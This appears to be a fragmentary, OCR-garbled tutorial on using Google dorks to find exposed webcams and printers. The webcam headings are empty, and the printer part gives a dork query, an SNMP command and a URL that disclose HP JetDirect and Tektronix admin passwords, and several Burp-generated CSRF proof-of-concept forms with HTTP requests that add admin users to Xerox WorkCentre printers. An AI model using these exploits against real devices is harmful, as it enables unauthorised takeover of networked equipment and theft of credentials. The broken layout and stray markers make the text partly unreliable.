


WEBCAMS:


WEBCAM-1:




WEBCAM-2:




WEBCAM-3:



WEBCAM-4:



WEBCAM-5:




PRINTERS

Step-1:

Search "inurl: printer/main.html" in google dork "exploit-gb".

Printer-1:



HP JetDirect J2552A/J2552B/J2591A/J3110A/J3111A/J3113A/J3263A/300.0 X Printer SNMP JetAdmin Device Password Disclosure Vulnerability


source: https://www.securityfocus.com/bid/7001/info

A problem with JetDirect printers could make it possible for a remote user to gain administrative access to the printer.

It has been reported that HP JetDirect printers leak the web JetAdmin device password under some circumstances. By sending an SNMP GET request to a vulnerable printer, the printer will return the hex-encoded device password to the requester. This could allow a remote user to access and change configuration of the printer.

C:\>snmputil get example.printer public .1.3.6.1.4.1.11.2.3.9.1.1.13.0

Printer-2:



source: https://www.securityfocus.com/bid/806/info


Certain versions of the Tektronix PhaserLink printer ship with a webserver designed to help facilitate configuration of the device. This service is essentially administrator level access as it can completely modify the system characteristics, restart the machine, asign services etc.

In at least one version of this printer there are a series of undocumented URL's which will allow remote users to retrieve the administrator password. Once the password is obtained by the user, they can manipulate the printer in any way they see fit.

To obtain the administrator password:

http://printername/ncl_items.html?SUBJECT=2097


Printer-3:



```
#ST#IS#4899
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 494
Origin: http://server
Connection: close
Referer:
http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=T
rue&crumb1=UserManager%3Fx%3D%26sort%3DFname%26order%3DUp
Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8;
PHPSESSID=6524448254c9d6d6de52fe4a1085b994; WebTimerPopupID=5; propSelected=n30;
LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCr
eate%3DTrue
Upgrade-Insecure-Requests: 1
CSRFToken=078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c
4ee0cfda6e0be172a51d018c10ebf4b4f554b9d2708&_fun_function=HTTP_Set_ccgen_fac_dispatch_fn&NextPa
ge=%2Fproperties%2Fauthentication%2FUserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp&CcgenMod
ule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid
=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Tes
t1234&role=2&role=1
HTTP Response:
HTTP/1.1 200 OK
Date: Thu, 19 Dec 2019 05:34:36 GMT
Server: Apache
Connection: close
Content-Type: text/html
Content-Length: 15022
CSRF HTML PoC:
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://server/dummypost/xerox.set" method="POST">
      <input type="hidden" name="CSRFToken"</pre>
value="078992ef7d70f5868c7bb9e99d5ed4c3a388351c1951bc033b392703df1e7121d1a4c0161b987721fdb8c4ee
0cfda6e0be172a51d018c10ebf4b4f554b9d2708" />
      <input type="hidden" name="&#95;fun&#95;function"</pre>
value="HTTP_Set_ccgen_fac_dispatch_fn" />
      <input type="hidden" name="NextPage"</pre>
value="/properties/authentication/UserManager.php?x=&sort=Fname&ord
er=Up" />
```

```
#ST#IS#4899
      <input type="hidden" name="CcgenModule" value="UserEdit" />
      <input type="hidden" name="isRoles" value="True" />
      <input type="hidden" name="isPassword" value="True" />
      <input type="hidden" name="isCreate" value="True" />
      <input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />
      <input type="hidden" name="limited" value="False" />
      <input type="hidden" name="oid" value="0" />
      <input type="hidden" name="userName" value="ismailtasdelen" />
      <input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />
      <input type="hidden" name="newPassword" value="Test1234" />
      <input type="hidden" name="retypePassword" value="Test1234" />
      <input type="hidden" name="role" value="2" />
      <input type="hidden" name="role" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Printer-4:



```
#ST#IS#4899
# Software : Xerox Printer
# Product Version: WorkCentre® 7855
# Vulernability Type : Cross-Site Request Forgery (Add Admin)
# Vulenrability : Cross-Site Request Forgery
# CVE : N/A
# Description :
# The CSRF vulnerability was discovered in the WorkCentre® 7855 printer model of Xerox printer
hardware.
# A request to add users is made in the Device User Database form field. This request is
captured by
# the proxy. And a CSRF PoC HTML file is prepared. WorkCentre® 7855 printers allow CSRF. A
request
# to add users is made in the Device User Database form field to the xerox.set URI.
# (The frmUserName value must have a unique name.)
HTTP POST Request:
POST /dummypost/xerox.set HTTP/1.1
Host: server
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 494
Origin: http://server
Connection: close
Referer:
http://server/properties/authentication/UserEdit.php?x=&isRoles=True&isPassword=True&isCreate=T
rue&crumb1=UserManager%3Fx%3D%26sort%3DFname%26order%3DUp
Cookie: PageToShow=; statusSelected=n1; statusNumNodes=8;
PHPSESSID=04dc6361e94c451ff4d7d1d3ef8e32cd; WebTimerPopupID=12; propSelected=n30;
propNumNodes=115; propHierarchy=0001000000000000000001000;
LastPage=/properties/authentication/UserEdit.php%3F%26isRoles%3DTrue%26isPassword%3DTrue%26isCr
eate%3DTrue
Upgrade-Insecure-Requests: 1
CSRFToken=67a23ff66bbdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68
c761350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b& fun function=HTTP Set ccgen fac dispatch fn&NextPa
ge=%2Fproperties%2Fauthentication%2FUserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp&CcgenMod
ule=UserEdit&isRoles=True&isPassword=True&isCreate=True&rolesStr=2%2C5%2C1%2C&limited=False&oid
=0&userName=ismailtasdelen&friendlyName=Ismail+Tasdelen&newPassword=Test1234&retypePassword=Tes
t1234&role=2&role=1
HTTP Response:
```

```
#ST#IS#4899
HTTP/1.1 200 OK
Date: Thu, 19 Dec 2019 05:13:19 GMT
Server: Apache
Connection: close
Content-Type: text/html
Content-Length: 11947
CSRF HTML PoC:
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://server/dummypost/xerox.set" method="POST">
      <input type="hidden" name="CSRFToken"</pre>
value="67a23ff66bbdd5a1cdb95afa3a677807d74a5d74e2c1d55c576008e0a0399738b55e54353be4b069a3e68c76
1350654aa7e27fdcbfb9b43148aa3a1f6e8e5f7b" />
      <input type="hidden" name="&#95;fun&#95;function"</pre>
value="HTTP_Set_ccgen_fac_dispatch_fn" />
      <input type="hidden" name="NextPage"</pre>
value="/properties/authentication/UserManager.php?x=&sort=Fname&ord
er=Up" />
      <input type="hidden" name="CcgenModule" value="UserEdit" />
      <input type="hidden" name="isRoles" value="True" />
      <input type="hidden" name="isPassword" value="True" />
      <input type="hidden" name="isCreate" value="True" />
      <input type="hidden" name="rolesStr" value="2&#44;5&#44;1&#44;" />
      <input type="hidden" name="limited" value="False" />
      <input type="hidden" name="oid" value="0" />
      <input type="hidden" name="userName" value="ismailtasdelen" />
      <input type="hidden" name="friendlyName" value="Ismail&#32;Tasdelen" />
      <input type="hidden" name="newPassword" value="Test1234" />
      <input type="hidden" name="retypePassword" value="Test1234" />
      <input type="hidden" name="role" value="2" />
      <input type="hidden" name="role" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Printer-5:



```
#ST#IS#4899
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 707
Origin: https://XXX.XXX.XXX
Connection: close
Referer: https://XXX.XXX.XXX.XXX/properties/authentication/UserEdit.php?nav point key=10
Cookie: PHPSESSID=fd93756986787a2e338da8eae1ff2ef4; statusSelected=n1; statusNumNodes=8;
CERT_INFO=8738a6169beda5f6cc754db4fc40ad63; propSelected=n59;
propHierarchy=00000001000000000000000010010;
LastPage=/properties/authentication/UserManager.php%3Fx%3D%26sort%3DFname%26order%3DUp
Upgrade-Insecure-Requests: 1
NextPage=%2Fproperties%2Fauthentication%2FUserManager.php%3F&isRoles=True&isPassword=True&isCre
ate=True&rolesStr=6%2C1%2C2&limited=0&oid=0&minLength=1&maxLength=63&isFriendlyNameDisallowed=T
RUE&isUserNameDisallowed=TRUE&isNumberRequired=&CSRFToken=34cd705fa4b7954de314c8fa919c22c0ec771
cb264032c058d230df9a0af0fae90ec55326145b35d14daf2696e3d8302bd3aad10f08d4562178e93804098c32a&cur
rentPage=%2Fproperties%2Fauthentication%2FUserEdit.php%3Fnav_point_key%3D10&_fun_function=HTTP_
Set_User_Edit_fn&frmFriendlyName=Ismail+Tasdelen&frmUserName=ismailtasdelen&frmNewPassword=Test
1234%21&frmRetypePassword=Test1234%21&frmOldPassword=undefined&SaveURL=%2Fproperties%2Fauthenti
cation%2FUserEdit.php%3Fnav point key%3D10
# CSRF PoC HTML:
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://XXX.XXX.XXX.XXX/dummypost/xerox.set" method="POST">
      <input type="hidden" name="NextPage"</pre>
value="/properties/authentication/UserManager.php?" />
      <input type="hidden" name="isRoles" value="True" />
      <input type="hidden" name="isPassword" value="True" />
      <input type="hidden" name="isCreate" value="True" />
      <input type="hidden" name="rolesStr" value="6&#44;1&#44;2" />
      <input type="hidden" name="limited" value="0" />
      <input type="hidden" name="oid" value="0" />
      <input type="hidden" name="minLength" value="1" />
      <input type="hidden" name="maxLength" value="63" />
      <input type="hidden" name="isFriendlyNameDisallowed" value="TRUE" />
      <input type="hidden" name="isUserNameDisallowed" value="TRUE" />
      <input type="hidden" name="isNumberRequired" value="" />
      <input type="hidden" name="CSRFToken"</pre>
value="34cd705fa4b7954de314c8fa919c22c0ec771cb264032c058d230df9a0af0fae90ec55326145b35d14daf269
6e3d8302bd3aad10f08d4562178e93804098c32a" />
```

```
#ST#IS#4899
     <input type="hidden" name="currentPage"</pre>
value="/properties/authentication/UserEdit.php?nav_point_key=10
     <input type="hidden" name="&#95;fun&#95;function"</pre>
value="HTTP_Set_User_Edit_fn" />
     <input type="hidden" name="frmFriendlyName" value="Ismail&#32;Tasdelen" />
     <input type="hidden" name="frmUserName" value="ismailtasdelen" />
     <input type="hidden" name="frmNewPassword" value="Test1234&#33;" />
     <input type="hidden" name="frmRetypePassword" value="Test1234&#33;" />
     <input type="hidden" name="frmOldPassword" value="undefined" />
     <input type="hidden" name="SaveURL"</pre>
value="/properties/authentication/UserEdit.php?nav_point_key=10
" />
     <input type="submit" value="Submit request" />
   </form>
  </body>
</html>
```

CONCLUSION:

Google dorks are resourceful and can display valuable information such as login credentials, sensitive files etc.